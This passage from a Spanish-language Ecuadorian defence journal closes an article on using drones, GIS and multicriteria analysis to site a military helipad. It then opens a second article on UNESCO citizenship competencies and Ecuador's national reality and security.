
**Figura 14:** Análisis multicriterio de las pendientes del sector de reconocimiento



*Nota.* Elaboración propia en base a las curvas de nivel 1:500000 del Instituto Geográfico Militar (2022) y orto mosaico del sector de reconocimiento.

Para determinar las áreas restringidas debido a las instalaciones existentes en el sector de reconocimiento, se empleó la herramienta de distancia euclidiana y posteriormente se reclasificó en cinco categorías, empleando el programa ArcGIS. Como resultado de este proceso se obtuvo el mapa categorizado con la distancia de influencia. En todos los casos, se consideró como distancia máxima para este proceso 200 metros, y una distancia mínima de 40 metros en la primera categoría, debido que según la Dirección General de Protección Civil y Emergencias (2015), no deben de encontrarse obstáculos a menos de 30 m del lugar de aterrizaje y con una altura no superior a los 10 m (postes, árboles, tendidos de cables, etc.). En la figura 15 se indica el resultado del análisis multicriterio utilizado para determinar el área restringida por infraestructura.


**Figura 15:** *Análisis multicriterio de la infraestructura en el sector de reconocimiento*



*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento.

Para determinar las áreas restringidas debido a las vías en el sector de reconocimiento, se empleó la herramienta de distancia euclidiana y posteriormente se reclasificó en cinco categorías, empleando el programa ArcGIS. Esto se realizó considerando que, durante todo el tramo vial, existen postes y cableado de energía eléctrica que podrían poner en riesgo al momento de un aterrizaje del helicóptero. Se obtuvo como resultado el mapa categorizado, en el que se muestra el área restringida por las vías (Figura 16).

**Figura 16:** *Análisis multicriterio de las vías en el sector de reconocimiento*




*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento

Para determinar las áreas restringidas debido a la vivienda fiscal del sector de reconocimiento, se empleó la herramienta de distancia euclidiana y posteriormente se reclasificó en cinco categorías, empleando el programa ArcGIS. Esto se realizó considerando que el área de vivienda fiscal es un área en la que viven las familias del personal militar, y que un accidente podría poner en riesgo su bienestar. Se obtuvo como resultado el mapa categorizado, en el que se muestra el área restringida (Figura 17).

**Figura 17:** *Análisis multicriterio de la vivienda fiscal en sector de reconocimiento*

*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento


Para determinar las áreas restringidas debido a los ríos existentes en las inmediaciones del sector de reconocimiento, se empleó la herramienta de distancia euclidiana y posteriormente se reclasificó en cinco categorías, empleando el programa ArcGIS. Esto se realizó considerando que en esta área se podría poner en riesgo el aterrizaje de un helicóptero, por lo que se requiere mantener una distancia mínima de 30 metros para precautelar la seguridad de la tripulación del helicóptero y del campamento. Se obtuvo como resultado el mapa categorizado, en el que se muestra el área restringida (Figura 18).

**Figura 18:** *Análisis multicriterio de los ríos del sector de reconocimiento*

*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento

Para determinar las áreas restringidas debido a la red eléctrica existente en las inmediaciones del sector de reconocimiento, se empleó la herramienta de distancia euclidiana y posteriormente se reclasificó en cinco categorías, empleando el programa ArcGIS. Esto se realizó considerando que la red eléctrica implica un riesgo al momento de que un helicóptero este por aterrizar, por lo que se debe prever la distancia suficiente para evitar cualquier tipo de contratiempo, por lo que se consideró una distancia mínima de 40 metros para precautelar la seguridad de la tripulación del helicóptero y del campamento. Se aplicó el mismo criterio señalado anteriormente, y se obtuvo como resultado el mapa categorizado, en el que se muestra el área restringida (Figura 19).


**Figura 19:** *Análisis multicriterio de la antenna aledaña al sector de reconocimiento*



*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento

Una vez que se obtuvieron estos resultados, se procedió a combinar estos mapas para identificar las áreas restringidas y las áreas no restringidas en el sector de reconocimiento, como se indica en la figura 20.


**Figura 20:** *Combinación del análisis multicriterio en el sector de reconocimiento*



*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento

En ArcGIS se empleó la herramienta Weighted Overlay, y se determinaron dos categorías reducidas en las que se indica el área en el que podría ser construido el helipuerto, como se indica en la figura 21.

**Figura 21:** *Análisis multicriterio y tipo de terreno en el sector de reconocimiento*



Estos resultados se compararon con el mapa combinado, y se determinó el área óptima para materializar el helipuerto en el sector de reconocimiento, el mismo que se encuentra en el área verde cercana al polígono de tiro, como se indica en la figura 22.

**Figura 22:** *Ubicación óptima para el helipuerto en el sector de reconocimiento*



*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento

Finalmente, se hizo un reconocimiento en campo para verificar que el lugar determinado cumple con los criterios planteados para materializar un helipuerto (Figura 23). Se concluye que el terreno determinado como óptimo en el análisis multicriterio, cumple con las condiciones iniciales. Por lo que, se propone materializar el helipuerto del sector de reconocimiento en esta ubicación, la misma que tiene un área de 8.971,52 metros cuadrados.

**Figura 23:** *Fotografía de ubicación óptima para la materialización del helipuerto*



### 3.3. Discusión

El reconocimiento técnico de ingenieros militares es una parte crucial de las operaciones del Arma de Ingenieros y del Mando en general. El objetivo principal de los reconocimientos es recopilar datos e información relacionados con el terreno, recursos, instalaciones y otros elementos que sean relevantes para la planificación y ejecución de operaciones militares. Esta información actualizada del campo de batalla ayuda a los comandantes a tomar decisiones tácticas informadas y estratégicas.

Para mejorar la eficiencia y precisión de los reconocimientos, el empleo de nuevas tecnologías ha demostrado ser fundamental. En particular, el uso de fotografía aérea, sistemas de información geográfica (SIG) y análisis multicriterio ha revolucionado la forma en que se llevan a cabo estos procesos.

La fotografía aérea ha evolucionado con el advenimiento de vehículos aéreos no tripulados (UAV) o drones. Estos dispositivos permiten capturar imágenes de alta resolución y en tiempo real, lo que proporciona una visión detallada de áreas geográficas específicas. Los drones son una herramienta valiosa para el reconocimiento militar, ya que permiten obtener información del terreno y de las infraestructuras de manera rápida y segura. Además, el uso de software como Pix4Dcapture y Agisoft Metashape ha facilitado el procesamiento y análisis de las imágenes capturadas, lo que contribuye a una mejor toma de decisiones.

En cuanto al empleo de Avenza Maps, esta aplicación móvil se ha vuelto esencial para registrar rutas y áreas de interés durante el reconocimiento. Permite a los equipos de reconocimiento capturar información geográfica en tiempo real, tomar fotografías y registrar atributos relevantes de infraestructuras y puntos de interés. Avenza Maps ofrece una valiosa herramienta para la recopilación de datos en campo y su posterior análisis en los SIG.

Los sistemas de información geográfica (SIG) son cruciales para la integración y análisis de datos geoespaciales. Permiten a los ingenieros militares crear mapas detallados y visualmente ricos que facilitan la toma de decisiones. La digitalización del terreno y la generación de modelos vectoriales permiten obtener información detallada sobre la infraestructura existente, rutas y áreas exteriores. Asimismo, el análisis multicriterio, que combina múltiples variables y criterios, ayuda a priorizar objetivos, identificar áreas de riesgo y optimizar la distribución de recursos.

El estudio presentado demuestra cómo se ha aplicado el empleo de nuevas tecnologías en el reconocimiento técnico de ingenieros militares en un caso específico. Se muestra cómo se utilizó fotografía aérea con drones para obtener información del terreno, se emplearon aplicaciones como Avenza Maps para el registro de puntos de interés, y se utilizó el análisis multicriterio junto con los SIG para determinar áreas óptimas y restringidas para ciertas operaciones.

En resumen, el uso de nuevas tecnologías ha mejorado significativamente el reconocimiento técnico de ingenieros militares. Estas herramientas permiten una recopilación más eficiente y precisa de datos, facilitan el análisis y la toma de decisiones, y contribuyen a una planificación más efectiva de las operaciones militares. Es evidente que la integración de fotografía aérea, sistemas de información geográfica y análisis multicriterio es una combinación poderosa que ha mejorado la capacidad de los ingenieros militares para llevar a cabo sus misiones de manera más efectiva y segura.

## IV. Conclusiones

En el transcurso de esta investigación sobre el reconocimiento técnico de ingenieros en el ámbito militar, se han alcanzado varios resultados significativos que resaltan la importancia de las nuevas tecnologías y su impacto en las operaciones de ingeniería. A través del empleo de herramientas como la fotografía aérea, los sistemas de información geográfica y el análisis multicriterio, se ha demostrado cómo estas tecnologías emergentes han revolucionado la forma en que se lleva a cabo el reconocimiento técnico.

En primer lugar, se ha evidenciado que el acceso a imágenes aéreas y datos geoespaciales precisos proporciona información detallada y actualizada sobre el terreno, lo que ha permitido tomar decisiones más

informadas y estratégicas en el campo de batalla. La disponibilidad de estos datos en tiempo real mejora la capacidad de los ingenieros militares para planificar operaciones consecuentes de manera más efectiva.

Además, el uso de sistemas de información geográfica ha facilitado la creación de una base de datos geoespaciales, lo que a su vez ha permitido calcular la geometría de los elementos reconocidos con mayor precisión. Esto se traduce en una planificación más eficiente de áreas de vivac, rutas y avenidas de aproximación óptimas, así como ubicación de helipuertos y otras capacidades de las unidades de ingeniería.

La implementación del análisis multicriterio también ha sido un avance significativo en el reconocimiento técnico, ya que permite evaluar múltiples factores de manera conjunta para tomar decisiones más sólidas. Esta metodología ha demostrado su eficacia en la identificación de soluciones más equilibradas y óptimas, especialmente en situaciones complejas donde se deben considerar diversas variables.

Sin embargo, a pesar de los avances logrados, es esencial destacar que la adopción exitosa de estas tecnologías depende en gran medida de la capacitación adecuada del personal militar. La formación constante y actualizada es fundamental para que los ingenieros puedan utilizar estas herramientas de manera efectiva y aprovechar todo su potencial en el campo de batalla.

Los resultados de esta investigación han arrojado luz sobre el impacto positivo y la relevancia del uso inteligente y coordinado de tecnologías emergentes en el ámbito del reconocimiento técnico de ingenieros militares. Ha quedado claro que la aplicación de estas tecnologías ha experimentado avances significativos, lo que ha culminado en mejoras notables en la eficiencia y efectividad de las operaciones militares.

La capacidad de recopilar información detallada y precisa mediante herramientas de vanguardia, así como la habilidad para realizar un análisis avanzado de datos, ha demostrado ser un factor crucial para una toma de decisiones más informada y estratégica en el ámbito militar. Estos avances no solo han proporcionado una ventaja táctica, sino que también han contribuido a minimizar riesgos y optimizar recursos, lo que en última instancia repercute en la seguridad de las Fuerzas Armadas y la población civil.

No obstante, es esencial subrayar que el trabajo futuro debe seguir centrado en la mejora continua de estas tecnologías. La evolución tecnológica es constante, y para mantener la ventaja competitiva, se debe continuar investigando, desarrollando e implementando nuevas soluciones. Además, se debe prestar una atención especial a la interoperabilidad y la seguridad cibernética, dado que la dependencia de tecnologías avanzadas también conlleva riesgos.

Un aspecto crítico es la capacitación constante del personal militar. A medida que las tecnologías evolucionan, es necesario garantizar que el personal esté debidamente capacitado y actualizado para utilizar estas herramientas de manera efectiva y segura. La inversión en la formación y el desarrollo de habilidades técnicas será esencial para mantener la superioridad tecnológica.

En última instancia, solo a través de un enfoque continuo en la innovación tecnológica, la seguridad cibernética, la interoperabilidad y la formación del personal militar se podrán abordar con éxito los desafíos futuros. Esto no solo garantizará la seguridad y el bienestar de las Fuerzas Armadas, sino que también contribuirá a la protección de la población en general y al mantenimiento de la paz y la estabilidad en un mundo en constante cambio.

## Referencias

- Alvarado Rivas, E. J. (2015). Digitalización o vectorización de mapas. <https://www.monografias.com/trabajos105/digitalizacion-o-vectorizacion-mapas/digitalizacion-o-vectorizacion-mapas>
- Baquero Montoya, P., & Vásquez Briones, R. (2019). Empleo De Los Uav , En Operaciones De Seguridad Y Vigilancia En Las Áreas Estratégicas En El Ecuador. *Revista de Ciencias de Seguridad y Defensa*, *IV*(4), 86–100. <https://journal.espe.edu.ec/ojs/index.php/revista-seguridad-defensa/article/view/RCSDV4N4ART05/pdf>
- Bendea, H., Boccardo, P., Dequal, S., Tonolo, F. G., Marenchino, D., & Piras, M. (2008). Low cost UAV for post-disaster assessment. Proceedings of The XXI Congress of the International Society for Photogrammetry and Remote Sensing Beijing China 311 July 2008, XXXVII, 1373–1380. [http://www.isprs.org/congresses/beijing2008/proceedings/8\\_pdf/14\\_ThS-20/37.pdf](http://www.isprs.org/congresses/beijing2008/proceedings/8_pdf/14_ThS-20/37.pdf)
- Blanco Pérez, M. (2020). Fotografía aérea con tecnología drone. Tipología y aplicaciones. *Discursos Fotográficos*: Vol. 16 (29) (pp. 76–101). <https://idus.us.es/handle/11441/105551>
- Charquero Ballester, A. M. (2016). Práctica y usos de la fotogrametría digital en arqueología. <http://rua.ua.es/dspace/handle/10045/59158>
- Chiabrando, F., Nex, F., Piatti, D., & Rinaudo, F. (2011). UAV and RPV systems for photogrammetric surveys in archaeological areas: Two tests in the Piedmont region (Italy). *Journal of Archaeological Science*, *38*(3), 697–710. <https://doi.org/10.1016/j.jas.2010.10.022>
- Comando de Educación y Doctrina del Ejército. (2017). Nota de aula de reconocimiento técnico de ingenieros.
- Comando de Educación y Doctrina del Ejército. (2020). *Manual de empleo del arma de ingeniería en apoyo a las operaciones militares* (2020th ed.).
- Department of the Army Washington, D. (1998). FM 5-170 *Engineer Reconnaissance* (Vol. 170). <https://www.globalsecurity.org/military/library/policy/army/fm/5-170/index.html>
- Dirección General de Protección Civil y Emergencias. (2015). Vademecum Remer - Helizonas o helisuperficies. Ministerio Del Interior - España. Red Nacional de Radio de Emergencia - REMER. <https://www.proteccioncivil.es/catalogo/carpeta02/carpeta24/vademecum19/vdm023.htm>
- Escalante Torrado, J. O., Cáceres Jiménez, J. J., & Porras Díaz, H. (2016). Ortomosaicos y modelos digitales de elevación generados a partir de imágenes tomadas con sistemas UAV. *Revista Tecnura*, 1199–140. <https://revistas.udistrital.edu.co/index.php/Tecnura/article/view/11566/12825>
- GeoOilEnergy. (n.d.). Avenza Maps. Retrieved December 18, 2022, from <https://www.geoilenergy.com/es/software/geosoluciones/avenza>
- Instituto Geográfico Militar. (n.d.). Fotografía Aérea, aplicaciones y características. Retrieved December 18, 2022, from <http://www.geograficomilitar.gob.ec/fotografia-aerea-aplicaciones-y-caracteristicas/>
- Instituto Geográfico Militar. (2022). Curvas de nivel Escala 1:50000.

López Lara, E., Posada Simeón, C., & Moreno Navarro, J. (2019). Sistemas De Información Geográfica. *Sistemas De Información Geográfica*, 789–804. <https://doi.org/10.33262/cde.3>

López Trigal, L., Río Fernandes, J., & Savério Sposito, E. (2015). *Diccionario de geografía aplicada y profesional: terminología de análisis, planificación y gestión del territorio* - Dialnet. Universidad de León. <https://dialnet.unirioja.es/servlet/libro?codigo=569936>

# Influencia de la aplicación de las competencias ciudadanas consideradas por la UNESCO en la realidad nacional, geopolítica y seguridad en el Ecuador

## Influence of the application of citizenship competencies considered by UNESCO on Ecuador's national reality, geopolitics, and security

Bethy Andrea Muñoz-Morales, Juan Andrés Romero-Torres, Cristina Maribel Dávila-Molina  
y Juan Pablo Córdova-Feijó

<sup>1</sup>Universidad de las Fuerzas Armadas ESPE, Avenida General Rumiñahui, SN. - Sangolquí, Ecuador  
[bamunoz5622@gmail.com, jaromero7@espe.edu.ec, cmdavila1@espe.edu.ec, jpcordova1982@gmail.com.]

### Resumen

El artículo presenta, con base a estadísticas y datos sobre el Ecuador, la importancia de la aplicación y promoción de las competencias ciudadanas consideradas por la UNESCO como obligatorias en el siglo XXI, para lo cual detalla cómo específicamente el espíritu crítico, la conexión social, el respeto por la diversidad y la ética de la población influyen en aspectos de la realidad nacional, geopolítica y seguridad del país. Como metodología, se utilizó la cartografía conceptual para organizar la información analizada proveniente de distintas fuentes, por lo general bibliográficas, especialmente del buscador académico de Google. Los resultados obtenidos son un aporte a la promoción de estas competencias y la partida para el estudio del beneficio que estas y nuevas competencias ciudadanas pueden generar al Estado y la sociedad ecuatorianos.

**Palabras Claves:** *Competencia ciudadana, realidad nacional y geopolítica, espíritu crítico, conexión social y diversidad, ética.*

### Abstract

The current study presents, based on statistics and data about Ecuador, the importance of the application and promotion of citizen competencies considered by UNESCO as mandatory in the 21st century, for which it details the critical spirit, social connection, respect for the diversity and ethics of the population influence aspects of the national reality, geopolitics and security of the country explicitly. As a methodology, conceptual cartography was used to organize the analyzed information from different sources, being generally bibliographic, especially based on the academic search of Google. The results obtained promote these competencies and are the starting point for studying the benefit that these and new citizen competencies may generate for the Ecuadorian state and society.

**Keywords:** *Citizen Competence, national and geopolitical reality, critical spirit, social connection and diversity, ethics.*



Fecha de Recepción: 11/06/2023 - Aceptado: 16/06/2023 – Publicado: 30/06/2023  
ISSN: 2477-9253 – DOI: <http://dx.doi.org/10.24133/RCS.D.VOL08.N02.2023.03>

## I. Introducción

La realidad nacional, geopolítica y la seguridad son aspectos fundamentales que marcan el presente y proyectan el futuro del Ecuador, por lo que cabe analizar la influencia de las competencias ciudadanas en la mejora de las intenciones que como país se tienen sobre estos tópicos.

El desarrollo histórico de las competencias ciudadanas ha estado influenciado por diferentes corrientes y enfoques educativos. En general, se ha reconocido la importancia de formar ciudadanos activos y comprometidos desde hace mucho tiempo.

La definición actual de las competencias ciudadanas puede variar según el contexto y el enfoque educativo. En términos generales, se refiere a las habilidades, conocimientos, actitudes y valores necesarios para que los individuos puedan participar de manera activa y responsable en la sociedad, contribuir al bienestar común, respetar los derechos humanos, promover la igualdad, la justicia y la sostenibilidad.

En lo que respecta a las competencias ciudadanas en el artículo “Educación para la ciudadanía mundial”, la UNESCO hace hincapié en tres atributos fundamentales en la educación en el siglo XXI y que deben ser parte de los resultados esenciales del aprendizaje de los educandos y que son ser: “Informado y capacitado con espíritu crítico, socialmente conectado y respetuoso de la diversidad; y éticamente responsable y comprometido”.

Las competencias ciudadanas son fundamentales en el desarrollo de sociedades democráticas y participativas. Se refiere a la capacidad de los individuos para comprender y valorar su rol como miembros activos de una comunidad, reconociendo sus derechos y deberes, así como la importancia de su participación en la toma de decisiones colectivas.

Las competencias ciudadanas implican el conocimiento de los derechos y deberes fundamentales que nos corresponden como miembros de una sociedad. Esto incluye el respeto a los derechos humanos, el derecho a la participación política, la libertad de expresión y el acceso a la educación, entre otros. Es importante que cada individuo esté informado sobre estos derechos y sea capaz de defenderlos, tanto a nivel personal como colectivo. En tal sentido la academia juega un papel fundamental en la difusión, enseñanza y comprensión de estos derechos, especialmente a la comunidad estudiantil y a la ciudadanía en general.

Además del conocimiento, las competencias ciudadanas implican también la disposición para asumir responsabilidades. Esto implica no solo cumplir con nuestras obligaciones legales, sino también ser conscientes del impacto de nuestras acciones en el entorno social y medioambiental. Poseer competencias ciudadanas implica actuar de manera ética y responsable en todas nuestras interacciones, buscando siempre el bienestar común.

## II. Materiales y Métodos

### 2.1. Tipo de estudio

Para esta investigación se ha realizado un análisis documental que permita determinar qué influencia en la realidad nacional, geopolítica y seguridad en el Ecuador tiene la aplicación de las competencias ciudadanas consideradas por la UNESCO y que recaen en los resultados propuestos para el aprendizaje en la educación en el siglo XXI.

## 2.2. Técnica de análisis

La técnica utilizada para el análisis documental fue la de cartografía conceptual, la misma que comprende un método de investigación que busca aprender la relación entre la aplicación de las competencias ciudadanas con el mejoramiento de la realidad nacional, geopolítica y seguridad en el Ecuador, con base a las preguntas básicas que se presentan en la Tabla 1.

**Tabla 1:** *Competencias ciudadanas y su influencia en la realidad nacional, geopolítica y seguridad en el Ecuador*

<b>Competencia</b>	<b>Pregunta central</b>
1. Espíritu crítico	¿En qué manera contribuye una población con educación en espíritu crítico en la realidad nacional, geopolítica y seguridad en el Ecuador?
2. Conexión social	¿Cuál es el impacto de mejorar la conexión social de la población en la realidad nacional, geopolítica y seguridad en el Ecuador?
3. Respeto a la diversidad	¿Qué importancia tiene el respeto a la diversidad en la realidad nacional y geopolítica en el Ecuador?
4. Ética	¿Cuál es el impacto de la aplicación de la ética en el campo de la realidad nacional, geopolítica y seguridad en el Ecuador?

## 2.3. Fases del estudio

La investigación se llevó a cabo de acuerdo con las siguientes fases:

- Fase 1. Búsqueda de fuentes que proporcionen información relacionada a las competencias ciudadanas.
- Fase 2. Análisis de la información sobre las competencias ciudadanas y su relación con la realidad nacional, geopolítica y seguridad en el Ecuador.
- Fase 3. Búsqueda de contribuciones con puntos de vista diferentes que incrementen los resultados del análisis.
- Fase 4. Revisión y mejora del estudio con apoyo de un experto en realidad nacional, geopolítica y seguridad.

## III. Evaluación de Resultados y Discusión

### 3.1. Resultados

En el siguiente texto, se describen los resultados del trabajo de investigación mediante la técnica descrita:

### ***¿En qué manera contribuye una población con educación en espíritu crítico en la realidad nacional, geopolítica y seguridad en el Ecuador?***

La UNESCO considera que el espíritu crítico en la población, una competencia obligatoria en el siglo XXI, permite una mejor comprensión de los temas mundiales y nacionales relacionados con el sistema de gobernanza, la política, la historia, la economía, el conocimiento de los medios de comunicación y su tratamiento a la información, entre otras bondades (UNESCO, 2015).

López (2021) concluye en su artículo “El desarrollo del pensamiento crítico: Un reto para la educación ecuatoriana” que una de las deficiencias en el sistema educativo ecuatoriano es el bajo desarrollo del pensamiento crítico en las instituciones educativas ecuatorianas, fundamentando esta afirmación en los resultados de pruebas que se han realizado a los estudiantes ecuatorianos y que miden el pensamiento crítico de los estudiantes como ENES, Ser Bachiller, TERCE o PISA-D. Establece como factores que producen un bajo pensamiento crítico en la comunidad estudiantil ecuatoriana a razones estructurales de las instituciones educativas normalmente resistentes a la apertura a los cambios de enfoque educativos, falta de capacitación docente para el desarrollo del pensamiento crítico, así como la falta de práctica de la lectura de manera comprensiva, debates, conversatorios; razonamiento y solución de problemas matemáticos reales; capacidad de cuestionarse, analizar, comparar, resumir y explicar; desarrollar la mentalidad abierta, generar opiniones fundamentadas y aumentar la capacidad creativa, todo esto en un ambiente en el que esté permitido equivocarse y aprender de los errores.

Históricamente, desde la época colonial la educación en el Ecuador tuvo grandes falencias en cuanto a la posibilidad de la población a su acceso que, en cierto modo, se mantienen hasta la actualidad aunque en menor grado y se pueden resaltar las siguientes: imposibilidad de cursar una institución educativa por la población indígena, el desarrollo de una educación con corte euro centrista por lo general alejada de la realidad nacional, una mejor educación reservada para quienes fueron la élite social, la exclusión de la mujer en los procesos educativos, intereses políticos en la educación. Estos hechos principalmente han determinado la realidad educativa en el Ecuador, generando una sociedad ecuatoriana que se caracteriza por un bajo nivel de pensamiento crítico, razón por la cual el país ha vivido grandes pérdidas económicas, políticas, históricas que definen la actual realidad nacional, geopolítica y seguridad en el Ecuador.

La incidencia en la realidad nacional de la falta de un sistema educativo que desarrolle aceleradamente el pensamiento crítico en el Ecuador se puede corroborar principalmente en los ámbitos político, geopolítico y económico.

La política ecuatoriana a lo largo de su historia ha visto la emergencia del populismo, la incidencia de la corrupción y la falta de un verdadero afán de servicio a la colectividad anteponiendo los intereses de grupos políticos o de poder. Tomando en cuenta que el sistema político ecuatoriano se apega a los principios democráticos, en el que prima la decisión de las mayorías al momento de elegir las autoridades políticas en todos los niveles, es a veces contradictorio que agrupaciones o personajes políticos que se han involucrado directa o indirectamente en escándalos de corrupción, que han tenido deficientes administraciones pasadas, que tienen como carta de presentación conductas personales alejadas del buen comportamiento ciudadano o que simplemente destacan por su popularidad en actividades alejadas de la administración pública lleguen a ejercer cargos públicos por elección popular; y esto se debe ciertamente a la falta de pensamiento crítico por parte del electorado al momento de elegir autoridades que no solo que dirigirán administraciones públicas en tiempo presente, sino que su actuar tendrá repercusiones en el desarrollo social, político y económico del país, sus provincias y sus localidades en un futuro.

Ejemplos de deficientes administraciones públicas en el Ecuador tenemos suficientes y entre las secuelas más considerables en la realidad nacional ecuatoriana a noviembre de 2023 podemos enumerar el desempleo y alto empleo inadecuado, 28% de la población en la pobreza, 10.8 % de la población en pobreza extrema, deuda externa que bordea los 48129 millones de dólares, deuda pública que bordea el 63% del Producto Interno Bruto, un déficit fiscal mayor al 7%, altísimo gasto fiscal, dependencia de ingresos petroleros como principal fuente de ingresos por décadas, 25% de niños con desnutrición crónica infantil, inseguridad en niveles nunca vistos, incremento del narcotráfico que posiciona la situación ecuatoriana en el ojo mundial, entre muchos otros (Osorio, 2023).

En lo que respecta a geopolítica, las repetitivas malas administraciones políticas, elegidas producto de un bajo pensamiento crítico de los electores han reducido la capacidad y autonomía del Estado ecuatoriano en temas económicos, lo que le han hecho vulnerable geopolíticamente a Estados extranjeros mejor posicionados económicamente, y dependiente de la ayuda financiera de organismos supranacionales como el Fondo Monetario Internacional, Banco Mundial, Banco Interamericano de Desarrollo, entre otros.

Otro de los aspectos trascendentales en la influencia de la falta de pensamiento crítico en la realidad nacional es cómo las familias ecuatorianas manejan sus finanzas, asunto que, aunque podría a simple vista ser minúsculo para los problemas nacionales, sí tienen una gran afectación en la economía nacional, tanto pública como privada. La falta de la educación con pensamiento crítico es uno de los factores de las malas decisiones en las finanzas familiares y para ello se hace una lectura de los siguientes datos:

Una investigación realizada por Navarrete (2022) en una muestra poblacional en el Ecuador presenta como resultado que el 62% de los ingresos fueron destinados al pago de deudas siendo el 14.1 % en el pago de tarjetas de crédito lo que reduce significativamente las posibilidades de ahorro, además presenta que el nivel de mala gestión financiera fue del 40%, el promedio de los ahorros de los ecuatorianos está entre el 1% y 2% de sus ingresos y el 20.1% de la población afirma que no tiene interés de ahorrar o no sabe cómo hacerlo.

### ***¿Cuál es el impacto de mejorar la conexión social de la población en la realidad nacional, geopolítica y seguridad en el Ecuador?***

Es importante saber que la conexión social se refiere a la capacidad de las personas para conectarse y relacionarse con los demás en su comunidad. La mejora de la conexión social puede tener un impacto característico en la calidad de vida de los seres humanos, así como en la estabilidad y seguridad del país. Por tanto, este vínculo social permite mejorar su realidad nacional, incluso también la relación geopolítica del Ecuador con otros Estados.

Se puede considerar a la conexión social como la calidad en las redes de relaciones existentes en un país por parte de los diferentes grupos sociales, la misma que favorece a la colaboración, el apoyo mutuo y un sentimiento de cohesión.

